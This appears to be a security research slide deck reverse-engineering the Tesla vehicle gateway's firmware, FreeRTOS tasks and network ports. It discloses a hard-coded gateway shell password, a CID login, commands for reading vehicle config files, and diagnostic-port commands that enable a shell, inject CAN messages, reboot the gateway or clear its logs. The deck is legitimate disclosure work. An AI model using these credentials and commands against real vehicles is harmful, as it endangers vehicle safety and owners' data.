



Who we are?

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- Security researcher at KeenLab, Tencent.
- Years of research experience in program analysis, like symbolic execution etc.
- Years of vulnerability detection experience in Android/Linux Kernel.

• LIU Ling(刘令)

- Security researcher at KeenLab, Tencent.
- Specializes in reverse engineering, vulnerability discovery, vulnerability research and advanced exploitation techniques.
- Formerly a security researcher focused on vulnerability discovery of QEMU and XEN.



Agenda

- Vehicle Gateway
- Tesla Gateway: Hardware and Firmware
- IDAPython Processing
- FreeRTOS Overview
- Ports/Tasks on Tesla Gateway
- Demo
- More






Vehicle Gateway

- Vehicle Gateway is an MCU which manages data communication between different CAN channels.
- In the Tesla Car, it also acts as an interface between Ethernet and CANBus to transfer/filter messages that are passed from the Infotainment System to the internal CANBus network.
- Samples of Vehicle Gateway
 - Jeep Cherokees(NEC V850)
 - Tesla Motors(Freescale MPC5668G)
 - Chinese Domestic Automakers(NEC 78K0R)





Vehicle Gateway of Tesla



Gateway Hardware

http://www.nxp.com/products/microcontrollers-andarchitecture-processors/mpc5xxx-5xxx-32-bit-mcus mcus/ultra-reliable-mpc5668g-mcu-for-automotive applications:MPC5668G



Ingineer Electrical Engineer





Aug 9, 2012 1,349

Messages

Ingineer, Aug 21, 2015

apacheguy said: 1

The MCU never sleeps. It is always on for logging. That's why the center screen immediately comes on while it takes the seconds to wake up. 3G, Bluetooth, and Wifi are clearly disabled while asleep, but I've never seen evidence of the MCU Q

I just figured that the LTE radio might be faster to wake up than the older radio.

This is not true. The MCU has 2 separate and distinct systems in it's housing; the CID (Center Display) performs the logging function, and it runs FreeRTOS on a Freescale MPC5668G. The Debian-based Cli while the Gateway can stay awake.


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@ REPORT



Tesla Gateway: Hardware and Firmware





Tesla Gateway: Hardware and Firmware

eronights.org

```
nforest@nforest: ~/workspace/tesla/SD_4GB
  SD 4GB ls
           hwidacq.log log
booted.ima
                                      orig int.dat
                                                    update.log
                                      release.tgz
config
                         modhwid.log
            hwids.acq
           hwids.txt
                         modinfo.log udsdebug.log
dtc
→ SD 4GB mkdir release && tar xf release.tgz -C release/
gzip: stdin: decompression OK, trailing garbage ignored
tar: Child returned status 2
tar: Error is not recoverable: exiting now
  SD 4GB ls release/
                 chgsph2cpld.hex
                                                         pdm.hex
bdy.hex
                                  dhfd.hex
                                              gtw.hex
bmscpld.hex
                 chqsph2.hex
                                  dhfp.hex
                                              hndfd.hex
                                                         pm.hex
bms.hex
                 chgsph3cpld.hex
                                  dhrd.hex
                                              hndfp.hex
                                                         ptc.hex
                                              hndrd.hex
chgph1cpld.hex
                 chqsph3.hex
                                  dhrp.hex
                                                         rccm.hex
chqph1.hex
                 chqsvicpld.hex
                                  difpga.hex
                                              hndrp.hex
                                                         sec.hex
                 chqsvi.hex
chgph2cpld.hex
                                  di.hex
                                              ic.hex
                                                         sun.hex
chqph2.hex
                 chqvicpld.hex
                                  dsp.hex
                                              lft.hex
                                                         thc.hex
chgph3cpld.hex
                 chqvi.hex
                                  eas.hex
                                              log.cfg
                                                         tpms hard cal.hex
                 cp.hex
                                                         tunercal.hex
chgph3.hex
                                  epb.hex
                                              manifest
chqsph1cpld.hex
                 dcdc.hex
                                  epbm.hex
                                              msm.hex
                                                         tunerdsp.hex
chqsph1.hex
                 ddm.hex
                                  esp.hex
                                              park.hex
                                                         tuner.hex
→ SD 4GB
```

Tesla Gateway: Hardware and Firmware

Add	lress	Dogion Nome	Tesla Specifics		
Start	End	Region Name			
0x00000000	0x00020000	FLASH	Bootloader and Internal Files		
0x00020000	0x001FFFFF	FLASH2	CODE Region DATA Region		
0x40000000	0x400FFFFF	SRAM	Updater System when in Programming Mode		

Pi	Program Segmentation												×		
	Name	Start	End	R	W	Х	D	L	Align	Base	Туре	Class	AD	vle	ds
	FLASH FLASH2 BAM RAM AIPS_A AIPS_B	00000000	00020000			Χ			byte	00	public	CODE	32	FFFFFFF	FFFFFFF
		00020000	001F7AB8			Χ		L	byte	00	public	CODE	32	FFFFFFF	FFFFFFF
	⊕ BAM	00FF0000	00FFFFFF	R	W				byte	01	public	REG	32	FFFFFFF	FFFFFFF
	⊕ RAM	40000000	50000000	R	W				byte	00	public	DATA	32	FFFFFFF	FFFFFFF
	♣ AIPS_A	C3000000	C4000000	R	W				dword	01	public	REG	32	FFFFFFF	FFFFFFF
	♣ AIPS_B	FFF00000	FFFFFFF	R	W				dword	01	public	REG	32	FFFFFFF	FFFFFFF

Line 3 of 6

SIU

CRP

BAM


FMPLL

PFlash Configuration

Module Name Base Address Page I2C_A 0xFFF8_8000 Page A-55 I²C B 0xFFF8_C000 Page A-56 DSPI_A 0xFFF9_0000 Page A-56 DSPI_B 0xFFF9_4000 Page A-57 eSCI_A 0xFFFA_0000 Page A-58 eSCI_B 0xFFFA_4000 Page A-58 eSCI_C 0xFFFA_8000 Page A-59 eSCI_D 0xFFFA_C000 Page A-59 eSCI_E 0xFFFB_0000 Page A-60 eSCI_F 0xFFFB_4000 Page A-60 eSCI_G 0xFFFB_8000 Page A-61 eSCI_H 0xFFFB_C000 Page A-61 FlexCan_A 0xFFFC_0000 Page A-62 FlexCan_B 0xFFFC_4000 Page A-66 FlexCan_C 0xFFFC_8000 Page A-71 FlexCan D 0xFFFC_C000 Page A-76 FlexCan_E 0xFFFD_0000 Page A-80 FlexCan_F 0xFFFD_4000 Page A-85 CTU_A 0xFFFD_8000 Page A-89 **DMA Multiplexer** 0xFFFD_C000 Page A-91 0xFFFE_0000 Page A-92 eMIOS A 0xFFFE_4000 Page A-93

Table A-1. Module Base Addresses (continued)

Register Memory Map



Page A-100

Page A-110

Page A-111

Page A-111 Page A-112

0xFFFE_8000

0xFFFE_C000

0xFFFF_0000

0xFFFF_8000

0xFFFF_C000



"Tmr Svc" is the key to locate FreeRTOS.

```
portBASE TYPE xTimerCreateTimerTask( void )
    portBASE TYPE xReturn = pdFAIL;
200
        prvCheckForValidListAndQueue();
        if( xTimerQueue != NULL )
209
             #if ( INCLUDE xTimerGetTimerDaemonTaskHandle == 1 )
210
211
212
                 xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc",
213
                                                                                            unsigned .
                 xReturn = xTaskCreate( prvTimerTask, ( const signed char * ) "Tmr Svc", ( unsigned :
220
221
223
        configASSERT( xReturn );
224
        return xReturn;
225 }
```

FreeRTOS

```
🔟 🚄 🖼
         loc 1B7BB0:
         bl
                    taskEXIT CRITICAL
                   r0, xTimerQueue@1(r31)
         lwz
         li
                   r3, 0
         cmpwi
                   cr7, r0, 0
                    cr7, loc 1B7BF0
          r3, prvTimerTask@h # prvTimerTask
lis
          r4, aTmrSvc@ha # aTmrSvc
lis
          r3, r3, prvTimerTask@l # prvTimerTask
addi
          r4, r4, aTmrSvc@l # aTmrSvc # "Tmr Svc"
addi
li
          r5, 0x400
li
          r6, 0
li
          r7.
          r8, 0
li
          r9, 0
li
          r10, 0
bl
          xTaskGenericCreate

         loc 1B7BF0:
         lwz
                   r0, 0x20+sender cr(r1)
         lwz
                   r28, 0x20+binder var(r1)
         mtlr
                   r0
                   r29, 0x20+saved toc(r1)
         lwz
                   r30, 0x20+var 8(r1)
         lwz
                   r31, 0x20+var 4(r1)
         lwz
         addi
                   r1, r1, 0x20
        blr
```



FreeRTOS Overview


Tasks

• A task consists of codes, states of which are controlled by FreeRTOS.

Queues

• Queues are the primary form of inter-task communications. They can be used to send messages between tasks, and between interrupts and tasks.


• etc.



FreeRTOS Overview

```
portBASE_TYPE xTaskCreate(
   pdTASK_CODE pvTaskCode,
   const char * const pcName,
   unsigned short usStackDepth,
   void *pvParameters,
   unsigned portBASE_TYPE uxPriority,
   xTaskHandle *pvCreatedTask);
• pvTaskCode Pointer to the task entry function.
```

- pcName A descriptive name for the task.
- usStackDepth The size of the task stack specified as the number of variables the stack can hold not the number of bytes.
- pvParameters Pointer that will be used as the parameter for the task being created.
- uxPriority The priority at which the task should run.
- pvCreatedTask Used to pass back a handle by which the created task can be referenced.






FreeRTOS Overview

Queue


FreeRTOS uses its queue for communication between and within tasks, and also uses its queue to implement semaphore and mutex.





FreeRTOS on Tesla Gateway

Q U E U E



T A S K

Function name	Segment	Start	Length	-
f vPortRestoreTaskContext	FLASH2	00020614	00000054	
f vTaskSuspendAll	FLASH2	00020F9C	00000018	
f xTaskGetTickCount	FLASH2	00020FB4	00000078	
f uxTaskGetNumberOfTasks	FLASH2	0002103C	00000010	
f vTaskSetTimeOutState	FLASH2	000211A8	0000001C	
f xTaskCheckForTimeOut	FLASH2	000211C4	000000F8	
f vTaskMissedYield	FLASH2	000212BC	00000014	
f xTaskGetCurrentTaskHandle	FLASH2	00021330	0000000C	
f xTaskGetSchedulerState	FLASH2	0002133C	0000002C	-
f taskENTER_CRITICAL	FLASH2	00021368	0000002C	
f taskEXIT_CRITICAL	FLASH2	00021394	0000004C	
f prvAddTaskToReadyList	FLASH2	000213E0	00000090	
f vTaskPriorityInherit	FLASH2	00021470	000000D8	
f xTaskRemoveFromEventList	FLASH2	00021548	000000F4	
f vTaskSwitchContext	FLASH2	00021BD0	0000015C	
f xTaskIncrementTick	FLASH2	00021EA8	000001C4	
f xTaskResumeAll	FLASH2	0002206C	00000218	
f vTaskDelayUntil	FLASH2	00022284	00000120	
f prvInitialiseTaskLists	FLASH2	000223D4	000000A4	
f xTaskGenericCreate	FLASH2	00022478	00000330	
f vTaskStartScheduler	FLASH2	000227A8	0000027C	
f prvIdleTask	FLASH2	00022A24	00000120	
f vTaskPlaceOnEventListRestric	FLASH2	00022DCC	000000BC	
f vTaskPlaceOnEventList	FLASH2	00022E88	000000F4	
f vTaskDelay	FLASH2	00022F7C	000000E4	
f create_ethTask	FLASH2	0002664C	00000084	
f ethTask	FLASH2	000266D0	00000354	
f i2cTask	FLASH2	00026C10	00000598	
f logEmptyQueueTask	FLASH2	0002A1B0	00000AC0	
f periodicLogTask	FLASH2	0002AC70	00000968	
F RTC_rtcTask	FLASH2	0002D1C4	000005F8	
f mainTask	FLASH2	00034BB0	00001A50	
f temperatureTask	FLASH2	00036600	00000D80	
f cyclicFlagTask	FLASH2	00037380	000000E8	
f tenHzTask	FLASH2	00037468	00000A88	
4 [III			١	
XX Task				6



TCP/IP stack and File system

- Successfully identified ©
 - socket listen send recv sendto recvfrom etc.
 - fopen fread fwrite fclose etc.
- To be decided 😂
 - TCP/IP stack
 - http://savannah.nongnu.org/projects/lwip/
 - File system
 - http://elm-chan.org/fsw/ff/00index e.html



IDAPython Processing

• String: Alignment

```
IDA View-A
FLASH2:00151E68
                 aBdy gtw memoryseatsinsta:.string "BDY GTW memorySeatsInstalled"
                                                            # DATA XREF: FLASH2:000E16F4To
FLASH2:00151E68
                                  .byte 0, 0, 0, 0
FLASH2:00151E68
                 aBdy gtw mirrorpuddlelamp:.string "BDY GTW mirrorPuddleLampInstalled"
FLASH2:00151E88
FLASH2:00151E88
                                                            # DATA XREF: FLASH2:000E170CTo
                                  .byte 0, 0, 0
FLASH2:00151E88
                 aBdy gtw nokeylessentry:.string "BDY GTW noKeylessEntry"
FLASH2:00151EAC
                                                            # DATA XREF: FLASH2:000E1724 o
FLASH2:00151EAC
FLASH2:00151EAC
                                   .byte 0,
                 aBdy gtw nozzleheatinstal:.string "BDY GTW nozzleHeatInstalled"
FLASH2:00151EC4
                                                            # DATA XREF: FLASH2:000E173CTo
FLASH2:00151EC4
FLASH2:00151EC4
UNKNOWN 00151E68: FLASH2:aBdy gtw memoryseatsinsta (Synchronized with Hex View-1)
```



IDAPython Processing

• Function: Prologue and Epilogue

```
IDA View-A
FLASH2:001C6168
                                                SUBROUTINE
FLASH2:001C6168
FLASH2:001C6168
                                                                        # CODE XREF: sub 1C1548:loc 1C15F0 p
                              socket taskENTER CRITICAL:
FLASH2:001C6168
                                                                        # event callback+74fp ...
FLASH2:001C6168
FLASH2:001C6168
                              .set back chain, -0x10
FLASH2:001C6168
                              .set sender lr, 4
FLASH2:001C6168
FLASH2:001C6168
                                                         r1, back chain(r1)
FLASH2:001C6168 94 21 FF F0
                                               stwu
FLASH2:001C616C 7C 08 02 A6
                                              mflr
                                                         r0
                                                         r0, 0x10+sender lr(r1)
FLASH2:001C6170 90 01 00 14
                                               stw
                                                         taskENTER CRITICAL
FLASH2:001C6174 4B E5 B1 F5
                                              _{\rm bl}
FLASH2:001C6178 38 60 00 00
                                              1 i
                                                         r3, 0
                                                         r0, 0x10+sender lr(r1)
FLASH2:001C617C 80 01 00 14
                                               lwz
FLASH2:001C6180 38 21 00 10
                                               addi
                                                         r1, r1, 0x10
FLASH2:001C6184 7C 08 03 A6
                                              mtlr
FLASH2:001C6188 4E 80 00 20
                                              blr
FLASH2:001C6188
                              # End of function socket taskENTER CRITICAL
FLASH2:001C6188
UNKNOWN 001C617C: socket_taskENTER_CRITICAL+14
```



IDAPython Processing

• Function Table

```
IDA View-A
H2:00041640 00 04 14 7C diag func table:.long sub 4147C
                                                                       # DATA XREF: diagTask+1C1o
                                            .long sub 40BF4
H2:00041644 00 04 0B F4
                                            .long 0
H2:00041648 00 00 00 00
                                            .long sub 414D4
H2:0004164C 00 04 14 D4
                                            .long sub 414AC
H2:00041650 00 04 14 AC
                                            .long sub 40B98
H2:00041654 00 04 0B 98
                                            .long 0, \overline{0}
H2:00041658 00 00 00 00+
                                            .long sub 41204
H2:00041660 00 04 12 04
                                            .long sub 41150
H2:00041664 00 04 11 50
                                            .long sub 40EE8
H2:00041668 00 04 0E E8
                                            .long sub 40D34
H2:0004166C 00 04 0D 34
                                            .long sub 40ADC
H2:00041670 00 04 0A DC
                                            .long sub 40A20
H2:00041674 00 04 0A 20
                                            .long sub 40E04
H2:00041678 00 04 0E 04
                                            .long 0, \overline{0}
H2:0004167C 00 00 00 00+
                                            .long sub 414FC
H2:00041684 00 04 14 FC
                                            .long sub 40C48
H2:00041688 00 04 0C 48
                                            .long 0, \overline{0}
H2:0004168C 00 00 00 00+
                                            .long sub 40924
H2:00041694 00 04 09 24
UNKNOWN 00041640: FLASH2:diag_func_table
```

IDAPython Processing

```
#!/usr/bin/env python import idautils
```

def flash_ram_memcpy(frmea, toea, count, itemsize):
 datalist = idautils.GetDataList(frmea, count, itemsize)
 idautils.PutDataList(toea, datalist, itemsize)

flash_ram_memcpy(0x10C004, 0x4004B4F0, (0x40065064-0x4004B4F0)/4, 4)

```
loc 201DC:
                                    r12, -0x70+arg 70(r1)
                         addi
                                    r1, r1, 0x50
                                    loc 201DC
                         bdnz
    lis
              r1, flash data region@h # flash data region
              r1, r1, flash data region@1 # flash data region
    ori
              r2, ram data region@h # ram data region
    lis
              r2, r2, ram data region@1 # ram data region # ram data region
    ori
    lis
              r3, ram data region end@h # ram data region end
              r3, r3, ram data region end@1 # ram data region end
                         loc 20200:
                         lwz
                                    r0, -0xC0+arg C0(r1)
                         stw
                                    r0, 0(r2)
                         addi
                                    r1, r1, 4
                         addi
                                    r2, r2, 4
                          cmplw
                                    r2, r3
                                    loc 20200
                                    # high 16bit -> ivpr
           lis
                     r1, 2
                     ivpr, r1 # Interrupt Vector Prefix Register
           mtspr
100.00% (-2,2783) (587,122) UNKNOWN 000201F4: main+1D8 (Synchronized with Hex View-1)
```



Ports in Gateway

- TCP
 - 23 Shell Port
 - 1050 File Transfer Port
- UDP
 - 3500 Diagnostic Port
 - 21000
 - <u>38001</u>





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Created by Task shellTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(shellTask, "shellTask", 2048, 0, 2u, 0);
    ...
}
```

• Enable shell

```
root@cid-5Y
700t@cid-5Y
```



Shell Password

```
🗾 🚄 🖼
00049DA8
00049DA8
                     loc 49DA8:
                                                r9, 0x120+var_104(r1)
00049DA8 81 21 00 1C
                                      1wz
                                      xoris
                                                r0, r9, '1q'
00049DAC 6D 20 31 71
                                                cr7, r0, '3e'
00049DB0 2F 80 33 65
                                      cmpwi
                                                cr7, loc 49E04
00049DB4 41 9E 00 50
                                      beq
                                                       00049E04
                                                       00049E04
                                                                            1oc 49E04:
                                                       00049E04 81 21 00 20
                                                                                                       r9, 0x120+var 100(r1)
                                                                                             1wz
                                                                                                       r0, r9, '5t'
                                                       00049E08 6D 20 35 74
                                                                                             xoris
                                                       00049E0C 2F 80 37 75
                                                                                                       cr7, r0, '7u'
                                                                                             cmpwi
                                                       00049E10 40 9E FF A8
                                                                                                       cr7, loc_49DB8
                                                                                             bne
```

• Static Password: 1q3e5t7u



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• Login Success



Command: tegra

gw> tegra 115200

Tesla Motors Model S

cid login: tesla1

tesla1

Password: 91172ab888115fe2

Last login: Wed Aug 31 22:44:03 PDT 2016 from 192.168.90.105 on pts/0 /etc/update-motd.d/00-header: 4: lsb_release: not found Linux cid 2.6.36.3-pdk25.023-Tesla-20140430 #see_/etc/commit SMP PREEMPT 1202798460 armv7l GNU/Linux

Welcome to Ubuntu!
 * Documentation: https://help.ubuntu.com/
-bash: no job control in this shell
tesla@cid-5\
4\$

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Command: status

gw> sta	atus								
bus	state	load 1	load 5	load 15	max 1	max 5	max 15	rxerr	txerr
DIAG	awake	0%	0%	0%	0%	0%	0%	0	128
BDY	asleep	0%	12%	26%	0%	0%	40%	0	0
PT	awake	12%	8%	18%	23%	23%	31%	0	0
BFT	asleep	0%	1%	5%	0%	0%	9%	0	0
CH	awake	5%	6%	9%	5%	5%	13%	0	0





Command: stackinfo

```
qw> stackinfo
steeringWh : 40092000 -
                        40092fff
logEmptyOu : 40091000 -
                        40091fff 4096 0 1064
                        40090fff
canSniffTa : 40090000 -
                                 4096 0 504
specialHan : 4008f000 -
                        4008ffff
                                 4096 0 296
udsClientT : 4008e000
                        4008efff
                                  4096 0 952
edrTask
           : 4008d000
                        4008dfff
                                  4096 0 360
           : 4008c000 -
                        4008cfff
                                  4096 0 600
temperatur
powerUpTas :
             4008b000
                        4008bfff
                                  4096 0 712
                        4008afff
tenHzTask
             4008a000
                                  4096 0 568
tenMsTask
             40089000
                        40089fff
                                 4096 0 456
lin3Task
                        40088fff
             40088000
                                  4096 0 472
adcTask
             40087000 -
                        40087fff
                                  4096 0 424
                        40086fff
lin2Task
             40086000 -
                                 4096 0 536
miaTask
             40085000
                        40085fff
                                 4096 0 440
lin1Task
             40084000
                        40084fff
                                 4096 0 744
RTC rtcTas :
             40083000
                         40083fff
                                  4096 0 456
i2cTask
                                  4096 0 440
             40082000
                        40082fff
                        40081fff
componentD
             40081000
                                  4096 0 904
alertTask
             40080000
                         40080fff
                                  4096 0 504
shellTask
             4007e000 -
                        4007ffff 8192 0 1896
diagTask
             4007d000 -
                        4007dfff 4096 0 1784
           : 4007c000 - 4007cfff 4096 0 1560
xferTask
```



File Transfer Port tcp:192.168.90.102:1050

Created by Task xferTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(xferTask, "xferTask", 1024, 0, 2u, 0);
    ...
}
```

• A Perl script: gwxfer

```
Usage: xfer [host:]srcfile [host:]dstfile xfer -getsize host:srcfile
```





xferTask()

```
xferTask_functions[0] = xferTask_READ_FILE_CMD;
xferTask_functions[1] = xferTask_WRITE_FILE_CMD_w;
xferTask_functions[2] = xferTask_mv;
xferTask_functions[3] = xferTask_READ_FILE_OFFSET_CMD;
xferTask_functions[4] = xferTask_mkdir;
xferTask_functions[5] = xferTask_rm;
xferTask_functions[6] = xferTask_writefile_a;
```

File Transfer Port tcp:192.168.90.102:1050

chgsph3 89207b94

/firmware.rc

• Locate at:
memory address
0x18000

```
root@cid-5
                         4# gwxfer gw:/firmware.rc /tmp/firmware.rc
Receiving /firmware.rc...done. 822 bytes/sec
root@cid-5\
                         $4# cat /tmp/firmware.rc
fileFormatVersion 1
platformType 1
platformVersion 2.28.60
qtw d0560e50
bms f72319dc
bmscpld 4.0.0
chqvi bca1cdc1
chgvicpld 0.15.0
chgsvi bca1cdc1
chgsvicpld 1.15.0
chgph1 89207b94
chgph2 89207b94
chqph3 89207b94
chgph1cpld 0.10.0
chgph2cpld 0.10.0
chgph3cpld 0.10.0
chgsph1 89207b94
chgsph2 89207b94
```

File Transfer Port tcp:192.168.90.102:1050

memoryseats 1

• /internal.dat

• Locate at:
memory address
0x1C000

```
root@cid-5\
                         4# gwxfer gw:/internal.dat /tmp/internal.dat
Receiving /internal.dat...done. 828 bytes/sec
root@cid-5
                        ||54# cat /tmp/internal.dat
vin 51
                    54
birthday 13964
chargertype dual
airsuspension 1
adaptivecruise 0
frontfog 0
rearfog 1
corneringlamps 1
homelink 0
sunroof 1
powerlift 1
audiotype premium
headlamp hid
landeparture 0
blindspot 0
rhd 0
intrusiontilt 0
```

TER NIGHTS File Transfer Port tcp:192.168.90.102:1050

fopen()

```
v12 = "internal.dat";
  goto LABEL_23;
}
if ( v9 != 'i' )
{
  v13 = v9;
  v12 = "internal.dat";
ABEL_23:
  if ( (unsigned __int8)*v12 != v13 )
  {
    if ( v10 )
      {
       v21 = 0;
       name_firmware_rc = "firmware.rc";
    }
}
```

Diagnostics Port udp:192.168.90.102:3500

Created by Task diagTask

```
void mainTask(..)
{
    ...
    xTaskGenericCreate(diagTask, "diagTask", 1024, 0, 2u, 0);
    ...
}
```

- CID sends:
 - 1 byte command ID, and 0~28 bytes parameters
- Gateway returns:
 - 1 byte command ID, and N bytes results

Diagnostics Port udp:192.168.90.102:3500

• Functions Table:

```
diag funcs[0] = REBOOT;
diag funcs[1] = APP VERSION;
diag funcs[3] = MONITOR CAN;
diag funcs[4] = INJECT CAN;
diag_funcs[5] = BL_VERSION;
diag_funcs[8] = REBOOT_FOR_UPDATE;
diag funcs[9] = RESET TEGRA;
diag funcs[0xA] = UPDATER SLEEP DELAY;
diag funcs [0 \times B] = SLOW VIP 405HS;
diag funcs[0xC] = SET DEBUG PARAM;
diag funcs[0xD] = GET_DEBUG_PARAM;
diag funcs[0xE] = CLEAR LOG;
diag funcs [0 \times 11] = CLUSTER POWER;
diag funcs[0x12] = ENABLE SHELL;
diag funcs[0x1
              13] = MCU POWER;
diag funcs[0x:
              4] = FILE CRC;
diag funcs[0x15] = HWIDACO;
diag funcs[0x:
              [6] = APP CRC AND TYPE;
diag funcs[0x1
              [7] = HUMAN VERSION;
diag funcs [0 \times 18] = GIT HASH;
               ] = DRIVE RAIL DISABLE;
diag funcs[0)
diag funcs[0
                  = PNSN:
diag_funcs[0x1B] = GW_BOARD_REV;
diag funcs[0x1C] = DRIVE RAIL REQUEST;
diag funcs[0)
                 = SHUTOFF RAILS AND REBOOT;
diag funcs[0x1
               E] = RESET_SECURITY_KEY;
```

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0x0 REBOOT

Reboot Gateway

SIU_SRCR = 0x80000000; Nothing returns to CID

• CID sends: "00"

• Test command:



0x1 APP_VERSION

Get APP version infomation

New gateway always returns: "01 FF FF FF"

0x5 BL_VERSION

Get Bootloader Version infomation

```
root@cid-5\______4# printf "\x05"|socat - udp:gw:3500 |xxd -g 1
0000000: 05 02 03 02 ....
root@cid-5\_____54#
```





0x8 REBOOT_FOR_UPDATE

Update gateway

```
void REBOOT_FOR_UPDATE(int fd, struct addrinfo *addr_info, int len, char * input_buffer)
{
    ...
    do_mv(input_buffer + 1, "boot.img")
    ...
    SIU_SRCR = 0x80000000; //REBOOT
}
```

• CID sends:

00000000 08 6e 6f 62 6f 6f 74 2e 69 6d 67 0000000b

|.noboot.img|





0x9 RESET_TEGRA

• Reboot CID

• CID sends:

• "09 00": set gpio=0, Normal reboot

• "09 01": set gpio=1, Recovery mode





OxE CLEAR_LOG

Clear log files

• When CID sent strings "1AY&" as command parameter:

00000000 0e 31 41 59 26 00000005

|.1AY&|

- 1. Put 0xA into a Queue
- 2. When Task logEmptyQueueTask got 0xA from this Queue, it will delete : /log/0.log、/log/1.log、/log/2.log、/log/3.log、/log/4.log /log/offsets.txt /log/offsets.new
- 3. Reboot



Ox12 ENABLE_SHELL

• Enable shell interactive within 30 seconds.

```
CID sends:"12 01":g_shell_timer=get_current_time();
```

• Time check in shellTask timer_check(&g_shell_timer, 30000)

```
if ( received_buf[1] == 1 )
{
    v12 = a2;
    current_rtc = get_current_rtc();
    v4 = v12;
    shell_timer = current_rtc;
    v8 = 1;
    if ( !current_rtc )
        shell_timer = 1;
}
```

```
Pseudocode-A

1 signed int resetbms()
2 {
3 resetbms_2();
return 1;
5 }
UNKNOWN resetbms:3
```

```
Pseudocode-A

1 int resetbms_2()
2 {
3 int result; // r3@2
4
5 if (!BYTE1(dword_40068720))
6 {
7 BYTE1(dword_40068720) = 1;
8 result = can_send_msg(2, (int)&off_4006871c);
9 }
10 return result;
11 }

UNKNOWN resetbms_2:11
```

0x04 INJECT_CAN

```
Pseudocode-A
   1 unsigned int fastcall diag send msg(int len, char *buf)
   2 {
      char v2; // r0@1
      bool v3; // cr61@1
      unsigned int channel; // r3@1
      unsigned int v5; // r10@3
      int **v6; // r11@3
      v2 = 1en - 4:
      v3 = (unsigned int)(len - 4) > 8;
      channel = (unsigned int8)buf[1];
      if (!v3 && channel <= 5)
 13
14
        v5 = 6 * channel;
15
        v6 = &off 40069878[6 * channel];
        if (!*((BYTE *)v6 + 5))
16
 17
18
          *( WORD *) off 40069878[v5] = *(( WORD *)buf + 1);
19
          *( DWORD *)off 40069878[v5][7] = *(( DWORD *)buf + 1);
          *( DWORD *) (off 40069878[v5][7] + 4) = *(( DWORD *)buf + 2);
20
          *((BYTE *)v6 + 4) = v2;
22
          *((BYTE *)v6 + 5) = 1;
23
